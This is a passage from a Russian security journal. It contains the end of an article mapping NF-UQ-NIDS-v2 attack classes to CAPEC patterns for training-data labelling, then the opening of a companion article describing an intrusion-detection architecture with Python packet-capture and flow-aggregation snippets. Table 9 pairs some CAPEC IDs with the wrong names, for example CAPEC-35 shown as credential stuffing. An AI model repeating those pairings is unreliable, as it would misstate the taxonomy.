Данный принцип приобретает особую значимость при использовании датасета NF-UQ-NIDS-v2, который содержит набор эмпирических классов атак, таких как сканирование, DoS/DDoS-воздействия, эксплуатация уязвимостей, аномальный трафик и другие формы нарушений. Эти классы формировались в рамках конкретных исследовательских сценариев и не опираются на единую формализованную модель угроз, что при их прямом использовании может приводить к частичной потере семантики атак и формированию неоднородных классов [8].

Таблица 9

Фрагмент набора детектируемых шаблонов атак CAPEC и источники их наблюдения

CAPEC ID	Название	Краткое описание	Источник наблюдения	Основание включения
CAPEC-33	Разведка информационной системы (HTTP Request Smuggling)	Шаблон атаки CAPEC, описывающий приём манипуляции структурой HTTP-запросов с целью обхода механизмов обработки запросов на сервере	PCAP, NetFlow, IDS	Включён, поскольку приводит к формированию характерных сетевых потоков и сигнатур IDS, позволяющих выявлять атаку на основе анализа сетевого трафика и событий IDS
CAPEC-34	Контрабанда HTTP-ответов (HTTP Response Splitting)	Шаблон атаки, связанный с внедрением дополнительных заголовков или ответов путём некорректной обработки HTTP-ответов	Zeek	Включён, так как его признаки могут быть выявлены средствами Zeek на уровне анализа прикладных сетевых протоколов
CAPEC-35	Перебор учётных данных путём массовых проверок (Credential Stuffing)	Шаблон атаки, описывающий автоматизированный перебор учётных данных с использованием ранее скомпрометированных наборов логинов и паролей	Логи приложений (Web, API, DB, Syslog)	Включён, поскольку отражается в журналах аутентификации и прикладных событиях, что позволяет выявлять атаку на уровне бизнес-логики
CAPEC-36	Использование недокументированных интерфейсов	Шаблон атаки, связанный с обращением к скрытым или не предназначенным для публичного использования функциям приложений	Логи приложений (Web, API, DB, Syslog)	Включён, так как проявляется в аномальных запросах и ошибках, фиксируемых в журналах приложений и системных логах

В отличие от этого, таксономия CAPEC предоставляет систематизированное описание механизмов атак, основанное на концептуальных паттернах и подтверждённое многолетней практикой анализа киберугроз. Сопоставление каждого фрагмента трафика из NF-UQ-NIDS-v2 с конкретным шаблоном CAPEC позволяет внести в исходный датасет недостающий уровень формализации. В результате каждый пример обучающей выборки начинает представлять не абстрактный тип атаки, а конкретный атакующий сценарий, описанный на уровне методов, последовательностей действий и характерных технических признаков [2].

Установление связи между эмпирическими классами атак, представленными в NF-UQ-NIDS-v2, и формализованными шаблонами CAPEC осуществляется посредством сопоставления каждого класса датасета множеству соответствующих паттернов атак. Такой подход позволяет уточнить семантическое содержание исходных меток и определить, какие именно механизмы угроз лежат в основе наблюдаемого сетевого поведения. На данном этапе выполняется переход от обобщённых категорий, таких как Brute Force, DoS или Reconnaissance, к конкретным шаблонам CAPEC, что обеспечивает полноту

и интерпретируемость последующей разметки каждого сетевого потока [2].

Результаты данного сопоставления представлены в табл. 10 и отражают соответствие между обобщёнными категориями атак датасета и множеством конкретных шаблонов CAPEC, описывающих механизмы реализации атак.

Таблица 10

Сопоставление классов атак датасета NF-UQ-NIDS-v2 с шаблонами классификатора CAPEC

Класс атак NF-UQ-NIDS-v2	Идентификаторы шаблонов CAPEC
Перебор паролей с помощью грубой силы (Brute Force)	CAPEC-112, CAPEC-49, CAPEC-16, CAPEC-565, CAPEC-70, CAPEC-600, CAPEC-560, CAPEC-653
Атаки межсайтового скриптинга (XSS)	CAPEC-63, CAPEC-592, CAPEC-86, CAPEC-209, CAPEC-245, CAPEC-648
Инъекционные атаки (Injection)	CAPEC-66, CAPEC-242, CAPEC-248, CAPEC-88, CAPEC-250, CAPEC-83, CAPEC-84, CAPEC-228, CAPEC-586, CAPEC-6, CAPEC-624, CAPEC-640
Атаки отказа в обслуживании (DoS)	CAPEC-125, CAPEC-482, CAPEC-486, CAPEC-487, CAPEC-488, CAPEC-469, CAPEC-490, CAPEC-495, CAPEC-496
Разведка и сбор информации (Reconnaissance)	CAPEC-118, CAPEC-169, CAPEC-116, CAPEC-192, CAPEC-127, CAPEC-310
Сканирование сетевой инфраструктуры (Scanning)	CAPEC-292, CAPEC-285, CAPEC-299, CAPEC-297, CAPEC-300, CAPEC-287, CAPEC-308, CAPEC-303, CAPEC-309, CAPEC-330
Атаки типа «человек посередине» (MITM)	CAPEC-94, CAPEC-158, CAPEC-157, CAPEC-384, CAPEC-466, CAPEC-151, CAPEC-216, CAPEC-102
Закладочные механизмы (Backdoor)	CAPEC-443, CAPEC-523, CAPEC-401, CAPEC-446, CAPEC-511
Ботнет-активность (Bot)	CAPEC-682, CAPEC-490, CAPEC-482, CAPEC-486
Эксплуатация уязвимостей (Exploits)	CAPEC-100, CAPEC-9, CAPEC-10, CAPEC-24, CAPEC-46, CAPEC-47, CAPEC-92, CAPEC-26, CAPEC-29, CAPEC-21, CAPEC-22, CAPEC-160, CAPEC-172
Кража данных (Theft)	CAPEC-117, CAPEC-158, CAPEC-157, CAPEC-37, CAPEC-402
Внедрение и исполнение кода (Shellcode)	CAPEC-100, CAPEC-153, CAPEC-642
Компьютерные черви (Worms)	CAPEC-442, CAPEC-523
Шифровальщики (Ransomware)	CAPEC-549, CAPEC-163, CAPEC-17
Инструменты генерации тестовых воздействий (Fuzzers)	CAPEC-116, CAPEC-272, CAPEC-276, CAPEC-278, CAPEC-192, CAPEC-80, CAPEC-223
Распределённые атаки отказа в обслуживании (DDoS)	CAPEC-125, CAPEC-482, CAPEC-486, CAPEC-487, CAPEC-488, CAPEC-469, CAPEC-490, CAPEC-495, CAPEC-496
Проникновение в инфраструктуру (Infiltration)	CAPEC-437, CAPEC-511, CAPEC-446, CAPEC-523, CAPEC-560, CAPEC-662
Атаки на механизмы аутентификации (Password)	CAPEC-112, CAPEC-49, CAPEC-16, CAPEC-565, CAPEC-70, CAPEC-600, CAPEC-560, CAPEC-653

Представленное сопоставление демонстрирует, что каждый эмпирический класс атак NF-UQ-NIDS-v2 включает несколько различных шаблонов CAPEC, отражающих разнообразие механизмов реализации угроз в рамках одной категории сетевого поведения. Такой подход позволяет избежать избыточного укрупнения классов и обеспечивает более точную и интерпретируемую разметку обучающих данных. Кроме того, использование шаблонов CAPEC в качестве целевых классов создаёт основу для построения классификационной модели, ориентированной не на абстрактные типы атак, а на конкретные сценарии действий злоумышленника [2].

После выполнения процедуры обогащения структура данных приобретает формат, пригодный для непосредственного использования в процессе обучения классификационной модели. Итоговый формат строки обучающего набора приведён в табл. 11 [2].

Таблица 11

Структура записи обучающего набора данных для классификационной модели

Поле	Значение	Назначение поля
IP-адрес отправителя	…	IP-адрес источника, с которого был получен сетевой пакет или инициирован сетевой поток
IP-адрес получателя	…	IP-адрес целевого узла, с которым устанавливается сетевое взаимодействие
Порт отправителя	…	Номер порта источника, используемого при формировании сетевого соединения
Порт получателя	…	Номер порта назначения, определяющий тип сервиса или приложения
Номер протокола	…	Идентификатор транспортного или сетевого протокола, используемого в соединении
Длительность потока	…	Временной интервал существования сетевого потока
Количество пакетов	…	Общее число пакетов, переданных в рамках потока
Объём переданных данных	…	Суммарный объём переданных данных в байтах
…	…	Набор вычисленных и агрегированных статистических и поведенческих признаков сетевого потока
CAPEC_ID	CAPEC-XXX	Идентификатор шаблона атаки согласно классификатору CAPEC, используемый в качестве целевой метки класса

Представленная структура обеспечивает логическую связь между низкоуровневыми характеристиками сетевого трафика и формализованным описанием атакующих сценариев. Использование идентификатора CAPEC в качестве целевой метки класса позволяет обучать модель машинного обучения на интерпретируемых сценариях атак, а не на абстрактных типах трафика. Это создаёт основу для построения классификационной модели, результаты работы которой могут быть напрямую сопоставлены с таксономией CAPEC и использованы в аналитических и практических задачах обеспечения информационной безопасности [2].

Заключение

В статье разработаны и обоснованы теоретические и методические основы формирования обучающих данных для систем автоматизированного обнаружения и классификации кибератак на основе комплексного анализа сетевого трафика и журналов событий. Проведённый анализ таксономии CAPEC позволил сформировать структурированный набор детектируемых шаблонов атак, опирающихся на устойчивые и интерпретируемые признаки, наблюдаемые в доступных источниках данных, что обеспечило формализацию процессов разметки и определение границ применимости разрабатываемого подхода [1].

Ключевым результатом работы стало методически обоснованное разграничение шаблонов CAPEC на используемые для обучения моделей машинного обучения и выявляемые программными методами на основе анализа событийных и телеметрических данных. Такое разделение позволило согласовать использование различных источников информации и обеспечить корректное распределение функциональных ролей между компонентами системы обнаружения атак. Практическое применение вспомогательных средств мониторинга, включая анализ сетевого трафика, журналов регистрации событий, телеметрии и сигнатурных данных IDS, обеспечило расширение перечня обнаруживаемых атакующих сценариев по сравнению с подходами, основанными на одном источнике данных [10].

В ходе исследования показано, что сформированный набор детектируемых

шаблонов охватывает порядка 40 % от общего числа сценариев, представленных в классификаторе CAPEC, что отражает реальную долю атак, поддающихся автоматизированному обнаружению на основе технических индикаторов. Такое покрытие демонстрирует практическую применимость предложенной методики и одновременно подчёркивает необходимость осознанного отбора шаблонов при проектировании систем обнаружения вторжений.

Сформированный обучающий набор представляет собой согласованный и воспроизводимый массив данных, в котором каждая запись сопоставлена конкретному шаблону CAPEC, а общий состав примеров отражает как реальные характеристики сетевого трафика, так и формализованное описание атакующих сценариев. Полученные результаты могут быть использованы при разработке и внедрении систем обнаружения и классификации кибератак в корпоративных, облачных и распределённых сетях, а также служат методической основой для последующего построения, обучения и оценки классификационных моделей, ориентированных на интерпретируемое и сценарно-ориентированное выявление угроз.

Список литературы

1. Sommer R., Paxson V. Outside the closed world: On using machine learning for network intrusion detection // Proceedings of the IEEE Symposium on Security and Privacy. 2010. P. 305–316.

2. MITRE Corporation. Common Attack Pattern Enumeration and Classification (CAPEC) [Электронный ресурс]. URL: https://capec.mitre.org (дата обращения: 16.12.2025).

3. Sharafaldin I., Toward generating a new intrusion detection dataset and intrusion traffic characterization / I. Sharafaldin, A.H. Lashkari, A.A. Ghorbani // Proceedings of the International Conference on Information Systems Security and Privacy (ICISSP). 2018. P. 108–116.

4. Sharafaldin I. A detailed analysis of the CICIDS2017 data set/ I. Sharafaldin, A.H. Lashkari, A.A. Ghorbani // Information Systems Security and Privacy. 2019. P. 1–14.

5. Moustafa N., Slay J. UNSW-NB15: a comprehensive data set for network intrusion detection systems // Proceedings of the Military Communications and Information Systems Conference (MilCIS). IEEE, 2015.

6. Koroniotis N. Towards the development of realistic botnet dataset in the Internet of Things for network forensic analytics / N. Koroniotis, N. Moustafa, E. Sitnikova, B. Turnbull // Future Generation Computer Systems. 2019. Vol. 100. P. 779–796.

7. Moustafa N. ToN-IoT: The realistic IoT network traffic dataset for intrusion detection systems / N. Moustafa, B. Turnbull, K.-K. R. Choo // IEEE Access. 2020. Vol. 8. P. 177333–177351.

8. Moustafa N. An ensemble intrusion detection technique based on proposed statistical flow features for protecting network traffic of internet of things / N. Moustafa, B. Turnbull, K.-K. R. Choo // IEEE Internet of Things Journal. 2019. Vol. 6, No. 3. P. 4815–4830

9. Sarhan M., Layeghy S., Portmann M. NF-UQ-NIDS-v2: A benchmark dataset for network intrusion detection systems // arXiv preprint. 2022. arXiv:2201.01756.

10. García-Teodoro P. Anomaly-based network intrusion detection: Techniques, systems and challenges / P. García-Teodoro, J. Díaz-Verdejo, G. Maciá-Fernández, E. Vázquez // Computers & Security. 2009. Vol. 28, No. 1–2. P. 18–28.

Финансовый университет при Правительстве Российской Федерации
Financial University under the Government of the Russian Federation

Воронежский государственный технический университет
Voronezh State Technical University

Поступила в редакцию 22.11.2025

Информация об авторах

Васильченко Алексей Павлович – аспирант, Финансовый университет при Правительстве Российской Федерации, e-mail: rainichek@yandex.ru

Попова Елена Андреевна – студент, Воронежский государственный технический университет, e-mail: elpov0211@gmail.com

Жуков Никита Павлович – аспирант, Воронежский государственный технический университет, e-mail: znp8b00ff@gmail.com

Сотников Сергей Евгеньевич – студент, Воронежский государственный технический университет, e-mail: alexanderostapenkoias@gmail.com

CYBER-ATTACK DETECTION AND CLASSIFICATION BASED ON COMPREHENSIVE ANALYSIS OF NETWORK TRAFFIC AND EVENT LOGS: A METHODOLOGY FOR GENERATING TRAINING DATA AND A SET OF DETECTED PATTERNS

A.P. Vasilchenko, E.A. Popova, N.P. Zhukov, S.E. Sotnikov

The article discusses the task of generating training data for automated detection and classification systems for cyber attacks based on a comprehensive analysis of network traffic and event logs. A method for selecting and structuring detectable attack patterns using the CAPEC taxonomy is proposed, providing formalization of data markup processes and defining the boundaries of the system's applicability. The differentiation of CAPEC templates into machine learning models used for training and those identified by software methods of event data analysis is substantiated. It is shown that the generated set of detectable patterns covers about 40% of the CAPEC list and allows you to create a reproducible training set focused on interpretable and scenario-oriented detection of cyber attacks.

Keywords: attack detection, attack classification, network traffic, event logs, CAPEC, training data.

Submitted 22.11.2025

Information about the authors

Alexey P. Vasilchenko – graduate student, Financial University under the Government of the Russian Federation, e-mail: rainichek@yandex.ru

Elena A. Popova – student, Voronezh State Technical University, e-mail: elpov0211@gmail.com

Nikita P. Zhukov – graduate student, Voronezh State Technical University, e-mail: znp8b00ff@gmail.com

Sergey E. Sotnikov – student, Voronezh State Technical University, e-mail: alexanderostapenkoias@gmail.com

DOI 10.36622/1682-7813.2025.28.4.008
УДК 004.056.5

ОБНАРУЖЕНИЕ И КЛАССИФИКАЦИЯ КИБЕРАТАК НА ОСНОВЕ КОМПЛЕКСНОГО АНАЛИЗА СЕТЕВОГО ТРАФИКА И ЖУРНАЛОВ СОБЫТИЙ: АЛГОРИТМИЧЕСКАЯ И ПРОГРАММНАЯ РЕАЛИЗАЦИЯ

А.П. Васильченко, Е.А. Попова, Н.П. Жуков, А.Е. Дешина

В статье рассматривается разработка и программная реализация системы автоматизированного обнаружения и классификации кибератак, основанной на независимом и параллельном анализе сетевого трафика и журналов регистрации событий. Предложен архитектурный подход, предусматривающий разделение потоков обработки данных и последующее агрегирование результатов в терминах классификатора атак CAPEC. Реализованы модули сбора и агрегации сетевых потоков, обработки событийных данных и вспомогательной телеметрии, предобработки выявленных признаков и формирования итоговых решений. Проведена демонстрация работы системы в условиях локальной сети, подтвердившая корректность функционирования модулей и способность выявлять атакующие сценарии, проявляющиеся на различных уровнях информационной системы. Полученные результаты могут быть использованы при создании и развитии систем мониторинга и реагирования на инциденты информационной безопасности.

Ключевые слова: идентификация кибератак, классификация кибератак, сетевой трафик, журналы регистрации событий, CAPEC.

Введение

Современные компьютерные сети функционируют в условиях устойчивого роста сложности и разнообразия киберугроз. Атакующие сценарии становятся более распределёнными, многоэтапными и скрытыми, что существенно усложняет их своевременное выявление и требует применения решений, способных анализировать проявления атак как на сетевом уровне, так и на уровне конечных узлов [1]. В ответ на это в практике информационной безопасности сформировался широкий спектр средств обнаружения атак, однако их функциональные возможности во многом остаются ограниченными.

Анализ существующих решений показывает, что современные системы обнаружения и реагирования на кибератаки можно условно разделить на несколько основных классов.

Сетевые системы обнаружения вторжений (Network IDS/IPS) ориентированы на анализ сетевого трафика и выявление атакующих воздействий на уровне протоколов и сетевых соединений. К данному классу относятся следующие решения:

- Snort [2];
- Suricata [3];
- Zeek IDS [4];
- Cisco Secure IDS [5];
- Fortinet FortiGate IPS [6].

Указанные системы демонстрируют высокую эффективность при обнаружении сетевых сканирований, эксплуатации уязвимостей, атак отказа в обслуживании и аномального сетевого поведения [2–4]. Вместе с тем их функциональные возможности ограничиваются анализом сетевого уровня, вследствие чего атаки, проявляющиеся преимущественно в событиях операционных систем и прикладных сервисов, могут оставаться необнаруженными.

Хостовые средства обнаружения и реагирования (HIDS/EDR) ориентированы на анализ событий, происходящих внутри операционных систем и приложений. К данной группе относятся:

- Wazuh [7];
- OSSEC [8];
- Kaspersky Endpoint Detection and Response [9];
- CrowdStrike Falcon [10];
- Microsoft Defender for Endpoint [11].

©Васильченко А.П., Попова Е.А., Жуков Н.П., Дешина А.Е., 2025

Данные решения позволяют фиксировать запуск и завершение процессов, изменения конфигурации, попытки несанкционированного доступа и признаки вредоносной активности на конечных узлах [5–7]. Однако такие системы, как правило, не осуществляют полноценный анализ сетевого трафика, что затрудняет выявление атак, начинающихся на сетевом уровне и развивающихся внутри инфраструктуры.

Комплексные платформы управления событиями безопасности (SIEM/SOC) обеспечивают сбор, хранение и корреляцию данных из различных источников, включая сетевой трафик, журналы регистрации событий и телеметрию средств защиты. К числу таких решений относятся:

- Splunk Enterprise Security [12];
- IBM QRadar [13];
- ArcSight [14];
- Elastic Security [15];
- Graylog Security [16];
- Positive Technologies PT NAD [17].

Несмотря на широкий охват источников данных, в большинстве случаев данные платформы опираются на заранее заданные правила корреляции и сигнатурные механизмы, а полноценная автоматизированная классификация атакующих сценариев в соответствии с формализованными классификаторами угроз реализована ограниченно.

Обобщение сильных и слабых сторон существующих решений позволяет выделить ключевое противоречие, определяющие актуальность настоящего исследования:

- между необходимостью параллельного и независимого анализа сетевого трафика и журналов регистрации событий и архитектурной ориентацией большинства существующих систем на обработку преимущественно одного типа данных;

- между потребностью в автоматизированной классификации атакующих сценариев в соответствии с формализованными классификаторами угроз и ограниченными возможностями существующих систем по интерпретации и согласованию результатов анализа разнородных источников данных.

Выявленные противоречия указывают на необходимость разработки архитектурного подхода, обеспечивающего независимый и параллельный анализ сетевого трафика и журналов событий с последующей агрегацией результатов и интерпретацией атакующих сценариев в рамках единой системы обнаружения и классификации.

Целью настоящей статьи является разработка алгоритмической и программной архитектуры системы автоматизированного обнаружения и классификации кибератак, обеспечивающей независимый сбор, обработку и анализ сетевого трафика и журналов регистрации событий с последующей агрегацией результатов и интерпретацией атакующих сценариев.

Для достижения поставленной цели в статье решаются следующие задачи:

1) разработка архитектуры и алгоритмов модулей независимого сбора и предварительной обработки сетевого трафика и журналов регистрации событий;

2) разработка алгоритмов интерпретации и согласования результатов анализа разнородных источников данных в рамках единой системы принятия решений.

Архитектура системы автоматизированного обнаружения и классификации кибератак

Архитектура системы автоматизированного обнаружения и классификации кибератак ориентирована на практическую реализацию алгоритмов независимой обработки разнородных источников данных и построена с учётом необходимости параллельного анализа сетевого трафика и журналов регистрации событий. Такой подход обусловлен различиями в характере проявления атакующих сценариев, а также ограничениями, присущими системам, использующим только один источник информации.

Для наглядного представления общей структуры системы автоматизированного обнаружения и классификации кибератак на рис. 1 приведена архитектурная схема, отражающая основные функциональные подсистемы и их взаимодействие. Схема иллюстрирует принцип независимой

обработки сетевого трафика и журналов регистрации событий, а также последующую агрегацию результатов анализа в модуле принятия решений.



Рис. 1. Архитектура системы автоматизированного обнаружения и классификации кибератак на основе независимой обработки сетевого трафика и журналов регистрации событий

Каждый функциональный модуль реализует строго определённый этап обработки данных, а взаимодействие между модулями осуществляется через формализованные интерфейсы. Это обеспечивает масштабируемость архитектуры, упрощает сопровождение программного обеспечения и позволяет расширять набор детектируемых шаблонов атак без нарушения существующей логики работы системы.

Структурно система включает четыре ключевые подсистемы.

Первая подсистема — модуль обработки сетевого трафика. Он отвечает за приём сетевых данных, их фильтрацию, агрегацию и

нормализацию, а также за формирование признаков сетевых потоков, отражающих статистические и поведенческие характеристики сетевых взаимодействий. Результатом работы модуля является структурированное представление сетевого трафика, пригодное для последующего анализа. Подготовленные данные передаются в предварительно обученную классификационную модель, предназначенную для автоматизированной идентификации атакующих сценариев, обладающих устойчивыми сетевыми проявлениями. Архитектура и процесс обучения модели рассматриваются в отдельной работе и в рамках настоящей статьи не детализируются.

Вторая подсистема — модуль обработки журналов регистрации событий и вспомогательных источников данных. Данный модуль реализует программные алгоритмы анализа событий, фиксируемых на уровне операционных систем, прикладных сервисов и сетевой телеметрии. В качестве входных данных используются системные и прикладные журналы, данные сетевых протоколов, а также события и аномалии, формируемые средствами мониторинга и обнаружения вторжений. Подсистема предназначена для выявления атакующих сценариев, признаки которых слабо выражены или отсутствуют в сетевом трафике и проявляются преимущественно в событийных источниках. Тем самым модуль обеспечивает расширение перечня обнаруживаемых шаблонов атак за счёт сценариев, недоступных для выявления исключительно по сетевым признакам.

Третья подсистема — модуль согласования и предварительной обработки данных, обеспечивающий корректное объединение информации, поступающей из двух независимых потоков анализа. На данном этапе выполняется проверка целостности входных данных, согласование временных меток, унификация форматов представления и формирование согласованных структур, используемых в последующих этапах обработки. Работа данного модуля позволяет устранить различия между сетевыми и событийными источниками и обеспечить корректное взаимодействие подсистем в рамках единой архитектуры.

Четвёртая подсистема — модуль принятия решений, осуществляющий агрегацию результатов, полученных от классификационной модели и программных алгоритмов анализа событийных данных. Модуль формирует итоговый вывод о наличии и типе атакующего сценария, выполняет его сопоставление с соответствующими шаблонами CAPEC и обеспечивает регистрацию выявленных инцидентов, а также формирование уведомлений для оператора системы безопасности [18].

Предложенная архитектура обеспечивает независимую и параллельную обработку сетевого трафика и журналов регистрации событий, что позволяет повысить полноту обнаружения атакующих сценариев и обеспечить практическую применимость системы в условиях реальных корпоративных и распределённых сетевых инфраструктур.

Модуль независимой обработки сетевого трафика

Модуль независимой обработки сетевого трафика предназначен для автоматизированного сбора сетевых данных и их преобразования в структурированное представление, пригодное для дальнейшего анализа. Основной задачей модуля является переход от обработки отдельных сетевых пакетов к формированию агрегированных объектов — сетевых потоков, описывающих параметры и характер наблюдаемого сетевого взаимодействия. На данном этапе не выполняется классификация атак и не принимаются решения о наличии инцидентов безопасности; модуль реализует исключительно функции сбора, первичной обработки и структурирования сетевой информации.

Общая логика функционирования модуля представлена на рис. 2 и отражает последовательность ключевых этапов обработки данных, начиная с захвата сетевых пакетов и заканчивая формированием унифицированного потокового представления. Работа модуля организована в виде циклического процесса, что позволяет осуществлять анализ сетевого трафика в

режиме, близком к реальному времени, с использованием фиксированного временного окна обработки.

Рис. 2. Блок-схема алгоритма работы модуля обработки сетевого трафика

Работа модуля начинается с этапа инициализации, в рамках которого задаются параметры функционирования системы: выбирается сетевой интерфейс для захвата пакетов, определяется длительность временного окна анализа и настраивается BPF-фильтр, ограничивающий объём анализируемого трафика. Применение фильтрации на уровне захвата позволяет снизить вычислительную нагрузку и исключить обработку пакетов, не относящихся к рассматриваемым сценариям. Пример задания параметров и конфигурации режима работы модуля приведён на рис. 3.

После завершения инициализации модуль переходит в режим непрерывного захвата данных. В пределах каждого временного окна осуществляется сбор сетевых пакетов с выбранного интерфейса. Такой подход позволяет отказаться от накопления больших объёмов данных и обрабатывать трафик порциями фиксированного размера, обеспечивая предсказуемость и устойчивость работы системы. Реализация циклического захвата пакетов и обработка ситуаций отсутствия данных в пределах окна показаны на рис. 4.

Первичная фильтрация и проверка корректности пакетов выполняются на двух уровнях. Часть трафика отсекается ещё на этапе захвата за счёт применения BPF-фильтра, после чего выполняется программная проверка структуры пакетов. На данном этапе контролируется наличие корректных IP-адресов источника и назначения, допустимость извлекаемых полей и корректность типов данных. Такой механизм обеспечивает устойчивость работы модуля в условиях реального сетевого трафика, содержащего повреждённые или нестандартные пакеты. Пример соответствующей логики фильтрации приведён на рис. 5.

```
parser = argparse.ArgumentParser(
    description="Online DPI (tshark) → model inference + анализ логов/SSH"
)
parser.add_argument("--iface", default=None, help="Интерфейс, например eth0")
parser.add_argument("--interval", type=float, default=2.0, help="Длительность окна захвата, сек")
parser.add_argument("--artifacts_dir", required=True, help="Путь к model.keras, preprocessor.joblib, encoders.joblib")
parser.add_argument("--devices", default="auto", help="GPU: auto|cpu|0,1,...")
parser.add_argument("--amp", type=int, default=1, help="Mixed precision (1/0)")
parser.add_argument("--bpf", default=None, help="Доп. BPF фильтр, напр. 'tcp or udp'")
parser.add_argument("--logs-dir", default="", help="Локальная папка для логов (web/auth/app/ids/zeek/firewall/system)")
parser.add_argument(
    "--ssh-host",
    action="append",
    default=[],
    help="Удалённый хост в формате user@host или user@host:password (для сбора логов по SSH)",
)
args = parser.parse_args()
```

Рис. 3. Задание параметров функционирования модуля обработки сетевого трафика

```
print("Старт DPI-инференса. Ctrl+C — остановка.")
while True:
    t0 = time.time()
    cap = pyshark.LiveCapture(interface=args.iface, bpf_filter=args.bpf)
    try:
        cap.sniff(timeout=args.interval)
    except Exception:
        pass

    if not cap or len(cap) == 0:
        print("…нет пакетов за окно.")
        try:
            cap.close()
        except Exception:
            pass
        continue
```

Рис. 4. Реализация циклического захвата сетевых пакетов в пределах временного окна

```
        proto, sport, dport = get_l4_and_ports(pkt)
        key = (src, dst, proto, dport)
        rec = self.by_flow[key]

        if rec["_first_ts"] is None:
            rec["_first_ts"] = ts
            rec["_initiator"] = (src, sport)
        rec["_last_ts"] = ts
```

Рис. 5. Первичная проверка и фильтрация сетевых пакетов перед агрегацией

Ключевым этапом функционирования модуля является агрегация сетевых пакетов в сетевые потоки. Каждый корректный пакет передаётся в агрегатор, который группирует пакеты по совокупности признаков соединения, включая IP-адреса, номер транспортного протокола и порты. В результате вместо набора разрозненных пакетов формируется единый объект, описывающий сетевое взаимодействие между узлами. Процесс агрегации и формирование таблицы потоков представлены на рис. 6.

```
    agg = FlowAgg()
    for pkt in cap._packets:
        try:
            agg.add(pkt)
        except Exception:
            continue
```

Рис. 6. Агрегация сетевых пакетов в структурированные сетевые потоки

В ходе агрегации из пакетов извлекаются характеристики сетевого и транспортного уровней (L3/L4), такие как адреса источника и назначения, тип протокола, номера портов, длина пакета и значения TTL. Одновременно накапливаются статистические характеристики потоков, включая количество пакетов и байт в каждом направлении, распределение размеров пакетов, минимальные и максимальные значения параметров, а также длительность потока. Примеры извлечения базовых характеристик пакетов и накопления статистик потоков приведены на рисунках 7 и 8, а расчёт производных метрик и временных характеристик — на рис. 9.

```python
def get_ip_addrs(pkt) -> Tuple[str,str]:
    try:
        if hasattr(pkt, "ip"):
            return pkt.ip.src, pkt.ip.dst
        if hasattr(pkt, "ipv6"):
            return pkt.ipv6.src, pkt.ipv6.dst
    except Exception:
        pass
    return None, None

def get_ip_ttl(pkt) -> int:
    try:
        if hasattr(pkt, "ip") and hasattr(pkt.ip, "ttl"):
            return to_int_safe(pkt.ip.ttl, 0)
